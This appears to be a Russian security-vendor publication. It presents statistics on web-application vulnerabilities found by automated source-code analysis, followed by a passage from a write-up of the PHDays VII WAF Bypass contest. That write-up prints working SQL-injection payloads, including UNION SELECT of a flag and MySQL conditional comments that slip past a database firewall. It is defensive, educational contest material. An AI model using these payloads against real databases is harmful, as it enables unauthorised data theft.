Отдельно отметим, что могут проводиться атаки на веб-ресурсы с целью заражения пользователей вредоносным ПО. Так действовали распространители вируса-шифровальщика Bad Rabbit: злоумышленники взламывали веб-приложения СМИ и маскировали распространяемый файл под обновление для Adobe Flash Player. Другой пример это группировка Cobalt[4], которая успешно атаковала через веб-приложения инфраструктуру контрагентов для последующего проведения фишинговых рассылок на целевые банки. Таким образом, под ударом может оказаться любое приложение, даже то, которое не является целью атакующего: оно может стать лишь промежуточным звеном в атаке.

Мы отмечаем необходимость регулярного проведения работ по анализу защищенности веб-приложений. При этом рекомендуется использовать метод белого ящика (с анализом исходного кода): его эффективность выше, чем у других методов тестирования. Можно избежать значительных затрат на переработку приложения в случае выявления серьезных уязвимостей в предрелизной версии — если проводить анализ защищенности кода еще в процессе его написания (Secure Software Development Lifecycle[5]).



Доли систем, в которых обнаружены уязвимости высокой степени риска



Число выявленных уязвимостей на одну систему

Также для защиты от атак на веб-приложения рекомендуется применять превентивные меры защиты, такие как межсетевой экран уровня приложений (web application firewall, WAF). При этом WAF должен не только обнаруживать и предотвращать известные атаки на уровне приложения и бизнес-логики, но и выявлять эксплуатацию уязвимостей нулевого дня, предотвращать атаки на пользователей, анализировать и сопоставлять множество событий для выявления цепочек атак, что возможно только при использовании инновационных технологий нормализации, эвристического и поведенческого анализа и самообучения.

Подробнее с исследованием можно ознакомиться на нашем сайте.

4 goo.gl/MBNqnH (ptsecurity.com, PDF)
5 goo.gl/Xn3HPG (owasp.org)

Уязвимости веб-приложений: проводим автоматизированный анализ защищенности

Анастасия Гришина

Сегодня веб-приложения используются повсеместно — от банков и интернет-магазинов до ICO и промышленных систем. Онлайн-ресурсы постоянно совершенствуются, и внимание разработчиков, как правило, сосредоточено на их функциональности, а обеспечение информационной безопасности традиционно отходит на второй план.


В результате большое число неисправленных уязвимостей и простота их эксплуатации помогают атакующим успешно достигать своих целей: получать доступ к внутренним ресурсам и критически важным системам, похищать чувствительную информацию и финансовые средства. В 2017 году ущерб от атак с использованием веб-уязвимостей составил более 390 млн долл. США (см. стр. 12).

Каждый год в рамках работ по анализу защищенности эксперты Positive Technologies проводят исследования сотен веб-приложений. Здесь представлена статистика таких исследований за 2017 год. Она позволяет понять, на какие недостатки защиты стоит обратить внимание при разработке и эксплуатации приложений, какие угрозы несут в себе те или иные уязвимости и какие методы исследования безопасности наиболее эффективны.

Источники и методика

Мы собрали статистику по уязвимостям 33 веб-приложений, которые были изучены в рамках работ по автоматизированному анализу защищенности с применением PT Application Inspector (PT AI) в 2017 году. Особенности работы PT AI, связанные с генерацией тестовых эксплойтов, диаграмм потоков данных и схем уязвимостей, позволяют получать полную информацию о выявленных уязвимостях и корректно вносить изменения в исходный код веб-приложения для их устранения.


Веб-приложения, исследованные с применением PT AI, принадлежат организациям различных отраслей экономики. Наиболее заинтересованы в анализе исходного кода были банки и другие финансовые организации, а также государственные учреждения.



Распределение исследованных веб-приложений по отраслям экономики

Все веб-приложения уязвимы

По результатам автоматизированного анализа исходного кода было установлено, что все веб-приложения имеют уязвимости. Большая часть уязвимостей (65%) относится к среднему уровню опасности.




Распределение уязвимостей по уровню риска

Наиболее распространенные уязвимости


Самая распространенная уязвимость, выявляемая при автоматизированном анализе исходного кода приложений, — «Межсайтовое выполнение сценариев»; с ее помощью злоумышленник может проводить фишинговые атаки на клиентов веб-приложения или заражать их рабочие станции вредоносным программным обеспечением. Данная уязвимость лидирует также и в аналогичном рейтинге, основанном на результатах ручного тестирования веб-приложений (см. стр. 98).

Вторая по распространенности уязвимость — «Расщепление HTTP-ответа», при ее успешной эксплуатации злоумышленник может проводить атаки на клиентов веб-приложения, основанные на отправке браузеру атакуемого двойного HTTP-ответа, содержимое заголовков и полей которого частично контролируется нарушителем.

И замыкает тройку лидеров уязвимость высокого уровня риска «Чтение произвольных файлов», с помощью которой злоумышленник может получить несанкционированный доступ к содержимому произвольного файла на сервере. Таким образом нарушитель может получить исходный код веб-приложения, учетные данные и иную чувствительную информацию, обрабатываемую в системе.




Наиболее распространенные уязвимости (доля систем)



Из десяти наиболее распространенных уязвимостей пять имеют высокую степень риска, и их эксплуатация может привести к серьезным последствиям. Например, в некоторых случаях в результате эксплуатации уязвимости «Создание произвольного файла» злоумышленник может выполнить произвольный код на целевой системе и в дальнейшем полностью скомпрометировать атакуемый сервер.

Пользователи — основная мишень

В 85% протестированных веб-приложений присутствуют уязвимости, которые позволяют проводить атаки на пользователей. Используя данные уязвимости, злоумышленник может похищать cookie пользователей, проводить фишинговые атаки или заражать их рабочие станции вредоносным ПО.




Наиболее распространенные угрозы (доля систем)

Четыре из девяти угроз имеют высокий уровень риска. В случае их реализации злоумышленник может получить несанкционированный доступ к чувствительной информации, хранящейся либо в файлах на сервере (61% систем), либо в базе данных (45%), выполнять произвольные команды ОС на атакуемом сервере (55%), удалять или модифицировать файлы (42%). Для доступа к содержимому произвольных файлов на сервере злоумышленник должен успешно провести атаку, направленную на эксплуатацию таких уязвимостей, как «Чтение произвольных файлов» и «Внедрение внешних сущностей XML».


Кража информации из базы данных, а также модификация данных, вплоть до удаления всей базы, возможны в результате эксплуатации уязвимостей «Внедрение SQL-кода». Наиболее опасная угроза связана с возможностью выполнения произвольных команд ОС. В результате ее реализации злоумышленник может получить полный контроль над сервером и выполнять команды ОС с привилегиями веб-приложения. При обнаружении на данном сервере интерфейса внутренней сети возможно развивать атаку на ресурсы внутренней сети владельца веб-приложения вплоть до полной компрометации всей корпоративной инфраструктуры. Такие примеры атак нередко демонстрируются в рамках работ по тестированию на проникновение, проводимых нашей компанией (см. стр. 18).

Уязвимости, эксплуатация которых позволяет проводить атаки на клиентов, выявлены в 85% веб-приложений. В основном совершать атаки на пользователей возможно из-за эксплуатации самой распространенной уязвимости «Межсайтовое выполнение сценариев». Однако во многих протестированных приложениях также возможно проводить подобные атаки из-за наличия уязвимостей «Расщепление HTTP-ответа», «Открытое перенаправление» и «Подделка межсайтового запроса».


Полученные результаты наглядно демонстрируют необходимость проводить поиск уязвимостей в исходном коде веб-приложения как перед его запуском в эксплуатацию, так и в процессе работы.



Уязвимости, приводящие к атакам на клиентов



Наиболее распространенные уязвимости финансовых организаций (доля систем)



Наиболее распространенные угрозы для финансовых организаций (доля систем)

Веб-приложения финансовых организаций наиболее уязвимы

Во всех протестированных приложениях банков и других финансовых организаций найдены уязвимости высокой степени риска. Подобные результаты связаны с тем, что приложения банков имеют более сложную логику работы по сравнению с информационными веб-ресурсами других организаций, и этот фактор создает предпосылки для возникновения большего числа уязвимостей высокой степени риска. В результате эксплуатации таких уязвимостей злоумышленник может попытаться нарушить работоспособность приложения или выполнить произвольный код на целевой системе, что может привести к полному контролю над сервером с веб-приложением.

106


106

106

106

106

В данном разделе приводятся результаты анализа исходного кода веб-приложений финансовых организаций, государственных учреждений и интернет-магазинов. Веб-приложения IT-компаний и СМИ рассматриваться не будут, поскольку их выборка в настоящем исследовании недостаточна для получения объективной оценки.



Доля веб-приложений с уязвимостями высокой степени риска

Для каждой отрасли экономики были определены наиболее распространенные уязвимости в веб-приложениях и актуальные угрозы.

Финансовые организации

В 80% исследованных приложений финансовых организаций выявлена уязвимость «Межсайтовое выполнение сценариев», и почти в половине — уязвимость «Расщепление HTTP-ответа». Именно из-за этих уязвимостей в 87% приложений возможно проведение атак на пользователей веб-приложений. Угроза отказа в обслуживании связана с возможностью успешной эксплуатации уязвимостей высокой степени риска «Внедрение внешних сущностей XML» и «Изменение произвольных файлов». Кроме того, с помощью уязвимости «Изменение произвольных файлов» злоумышленник может попытаться выполнить произвольный код на целевой системе, что даст ему полный контроль над сервером с веб-приложением. Если атакуемый ресурс является системой ДБО или если на скомпрометированном сервере расположены приложения, позволяющие проводить финансовые транзакции, — злоумышленник может похитить крупные суммы денежных средств в результате успешного проведения мошеннических операций.

Пример: при анализе защищенности веб-приложения одного из банков установлено, что в результате ошибки, допущенной при развертывании ПО, в состав используемых фреймворков были загружены тестовые и демонстрационные файлы. Данная ошибка привела к множественным уязвимостям. Например, в модуле index.php выявлена уязвимость «Межсайтовое выполнение сценариев», позволяющая злоумышленнику особым образом сформировать ссылку на веб-страницу и инициировать выполнение вредоносного JavaScript-кода. Посредством этого кода можно сформировать HTTP-запрос типа GET от имени легитимного пользователя к модулю cookies.php и таким образом получить cookie пользователя.

Выявленная уязвимость «Межсайтовое выполнение сценариев»

Кроме того, было установлено, что комплекс модулей в каталоге \filebrowser содержит демонстрационное приложение, обеспечивающее базовую функциональность по управлению файлами в каталоге \root с помощью веб-интерфейса. При анализе исходного кода были выявлены множественные уязвимости «Создание произвольного файла» и «Изменение произвольных файлов», эксплуатация которых позволяет беспрепятственно копировать и переименовывать файлы в


Выявленная уязвимость «Изменение произвольных файлов»

Выявленная уязвимость «Создание произвольного файла»


каталоге \filebrowser. С помощью этих уязвимостей злоумышленник может провести атаку, ориентированную на исчерпание свободного места на локальном диске веб-сервера, и вызвать отказ в обслуживании приложения.

Сайты госучреждений могут использоваться для атак на пользователей

Во всех исследованных веб-приложениях государственных учреждений присутствуют уязвимости, позволяющие проводить атаки на пользователей. При этом важно отметить, что подавляющее большинство пользователей таких веб-ресурсов очень плохо осведомлены в вопросах информационной безопасности и легко могут стать жертвами злоумышленников.



Наиболее распространенные уязвимости госучреждений (доля систем)



Наиболее распространенные угрозы для госучреждений (доля систем)






Диаграмма потоков данных для уязвимости «Внедрение SQL-кода»

Пример: при исследовании веб-приложения администрации одного из муниципальных образований была обнаружена уязвимость высокой степени риска «Внедрение SQL-кода», с помощью эксплуатации которой возможно получить чувствительную информацию из базы данных.

Кроме того, в ходе дальнейшего анализа исходного кода было установлено, что любому внешнему нарушителю доступен файл info.php с конфигурационной информацией о системе. В ходе дальнейших работ была проведена ручная верификация уязвимости и получен доступ к содержимому данного файла. Полученная информация может быть использована злоумышленником при планировании дальнейших атак на приложение.



Выявленная уязвимость «Утечка отладочной информации»



Демонстрация эксплуатации уязвимости «Утечка отладочной информации»

В качестве другого примера можно привести работы по анализу кода веб-приложения, разработанного по заказу одного из федеральных органов исполнительной власти, в ходе которых была обнаружена уязвимость высокой степени риска «Внедрение внешних сущностей XML».





Диаграмма потоков данных для уязвимости «Внедрение внешних сущностей XML»


Отказ в обслуживании, или Чего бояться интернет-ритейлерам

В 75% исследованных веб-приложений, связанных с электронной торговлей, выявлены уязвимости, потенциально приводящие к отказу в обслуживании. Реализация данной угрозы может обернуться для владельцев значительными финансовыми потерями.

К недостаткам безопасности приложения относятся неустановленные или некорректно настроенные значения различных свойств и директив. Например, в некоторых приложениях не было установлено свойство requireSSL, отвечающее за установку флага secure для HTTP-заголовка Set-Cookie, который определяет необходимость передачи cookie только по защищенному соединению (HTTPS). Недостатки такого рода в соответствии с классификацией уязвимостей OWASP[4] относятся к категории A6 — Security Misconfiguration.



Наиболее распространенные уязвимости интернет-магазинов (доля систем)



Наиболее распространенные угрозы для интернет-магазинов (доля систем)




Диаграмма потоков данных для уязвимости «Чтение произвольных файлов»

Пример: в ходе исследования CMS-платформы, применяемой для управления контентом интернет-магазинов, была выявлена уязвимость высокой степени риска «Чтение произвольных файлов». Использовать тестовый HTTP-запрос для верификации уязвимости не удалось, так как для ее эксплуатации необходимо, чтобы пользователь авторизовался в системе. При этом в графе «Условия эксплуатации уязвимости» указана MD5-хеш-сумма требуемого пароля, найденная при анализе исходного кода. По этой хеш-сумме можно осуществить подбор пароля, авторизоваться в системе и успешно провести эксплуатацию уязвимости. Это типичный случай выявления недекларированных возможностей, заложенных в веб-приложение его разработчиком.

Заключение

Результаты исследования показывают, что анализ исходного кода веб-приложений позволяет найти большое количество уязвимостей различной степени риска и в процессе разработки веб-приложений значительно повысить защищенность конечного продукта. При этом независимо от стадии разработки целесообразно применять автоматизированные средства, поскольку скорость работы анализатора превосходит возможности ручного анализа.

Также важно отметить, что после выявления уязвимостей в коде веб-приложения может понадобиться значительное время для их устранения. В этот период продуктивные системы остаются уязвимыми. Поэтому для их эффективной защиты важно не только регулярно проводить анализ защищенности веб-приложений методом белого ящика, в том числе с использованием автоматизированных средств, но и использовать превентивные средства защиты, такие как межсетевой экран уровня приложений, для обнаружения и предотвращения атак на веб-ресурсы.

Подробнее с исследованием можно ознакомиться на нашем сайте.

1 goo.gl/nNTGKS (owasp.org)

Конкурс WAF Bypass на PHDays VII


Арсений Реутов

Международный форум по информационной безопасности Positive Hack Days вновь стал площадкой для конкурса WAF Bypass. Цель конкурса — обойти защитные механизмы PT Application Firewall, чтобы добыть специальные флаги через уязвимости в подготовленных веб-приложениях. Каждое из заданий подразумевало заложенные нами варианты обхода PT Application Firewall, что, в свою очередь, стало возможным за счет отключения ряда функций безопасности. На этот раз мы решили опробовать прототип межсетевого экрана для систем управления базами данных (DBFW), который анализировал SQL-трафик от приложений до баз данных.

Задание 1 (JJ)

350 очков

В задании предлагалось обойти алгоритм выявления SQL-инъекций. На сервере приложений был установлен PHP-модуль, который заменяет оригинальную функцию mysql_query() на собственную. В ней значения HTTP-параметров (GET, POST, Cookie) добавляются в начало SQL-запроса в виде комментария.



После того как SQL-запрос из приложения отправляется к базе данных с помощью подменной функции, он перехватывается DBFW. Тот извлекает значения HTTP-параметров из комментария и ищет их в SQL-запросе. Если подстрока, соответствующая значению параметра, найдена, то она заменяется на константу. Затем производится токенизация двух запросов: до замены и после. Если количество полученных токенов не совпадает, это свидетельствует об SQL-инъекции. Известно, что основным признаком подобных атак является изменение дерева разбора. Если количество токенов изменилось, то и дерево разбора изменилось, а значит — произошла инъекция. Логику этого алгоритма мы раскрыли в докладе «Database Firewall from Scratch»[1], где мы поделились опытом исследования механизмов безопасности DBFW. И те, кто посетил доклад, могли понять главный недостаток такого подхода: делать вывод об инъекции на основе только количества токенов в общем случае нельзя, поскольку дерево разбора можно изменить так, что количество токенов в оригинальном и анализируемом запросах будут совпадать. Например, атакующий может дополнить свой вектор комментариями таким образом, что количество токенов в запросах будет совпадать, но сами токены будут другими. Правильный способ это построение и сравнение абстрактных синтаксических деревьев двух запросов. Таким образом, чтобы пройти задание, необходимо было составить вектор, который по количеству токенов совпадал с оригинальным запросом без инъекции:

/post.php?p=-1 union select 1,2,(select flag from flags order by id,1),4 -- -

Участники же нашли недостаток в нашем ANTLR-парсере для MySQL. Дело в том, что MySQL поддерживает условные комментарии[2] с помощью конструкции /*! … */. Все, что находится внутри такого комментария, будет выполнено MySQL, но другие базы данных такую конструкцию проигнорируют.

http://task1.waf-bypass.phdays.com/post.php?p=(select /*!50718 ST_LatFromGeoHash((SELECT table_name FROM information_schema.tables LIMIT 1)) */) and true and true and true order by id desc limit 10 -- (Арсений Шароглазов)

http://task1.waf-bypass.phdays.com/post.php?p=/*!1111111 union select 1 id,flag,1,1 from flags where 1*/ (Сергей Бобров)

Задание 2 (KM)

250 очков


Во втором задании участники имели доступ к приложению, которое позволяло добавлять заметки. При этом в параметре p передавался полный SQL-запрос в hex:

http://task2.waf-bypass.phdays.com/notes.php?q=53454c454354207469746c652c20626f64792046524f4d206e6f746573204c494d4954203235 (SELECT title, body FROM notes LIMIT 25)

На языке ALFAScript мы задали политику атрибутного управления доступом (ABAC), разрешающую пользователям выполнение только INSERT, UPDATE и SELECT лишь для таблицы notes. Таким образом, попытки доступа к таблице flags блокировались. Но мы заложили обход, разрешив выполнение оператора CREATE. Предполагаемое нами решение заключалось в создании события[3], которое запишет флаг в таблицу notes:

